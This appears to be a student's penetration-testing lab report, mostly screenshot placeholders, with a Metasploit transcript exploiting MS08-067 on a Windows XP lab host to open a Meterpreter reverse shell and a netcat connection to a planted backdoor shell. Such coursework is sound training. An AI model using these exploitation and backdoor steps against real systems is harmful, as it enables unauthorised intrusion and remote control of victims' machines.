

Name: Sanchit Monga

Activity 3 – Meterpreter Commands

< A screenshot of meterpreter >



< A screenshot of the recorded keystrokes >



< A screenshot copy text from the terminal display of the shell commands >

```
msf exploit(ms08_067_netapi) > set RHOST 10.80.100.59
RHOST => 10.80.100.59
msf exploit(ms08_067_netapi) > set LHOST 10.80.100.54
LHOST => 10.80.100.54
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.80.100.59     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.80.100.54:4444
[*] 10.80.100.59:445 - Automatically detecting the target...
[*] 10.80.100.59:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 10.80.100.59:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 10.80.100.59:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 10.80.100.59
[*] Meterpreter session 1 opened (10.80.100.54:4444 -> 10.80.100.59:1030) at 2019-09-26 17:35:40 -0400

meterpreter >
```

Activity 4 – Backdoor and Persistence


< A screenshot of the Windows command-line cmd with the output of the ipconfig command, from the Kali Linux terminal >

```
root@CSEC:~# nc 192.168.58.129 5000
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Student>
```

Activity 5 – Armitage

< A screenshot of the Windows XP Desktop, from Kali Linux >



Activity 6 – Windows 7 File Exploit

< A screenshot of meterpreter with the output of the sysinfo and ipconfig command, showing information about the Windows 7 machine >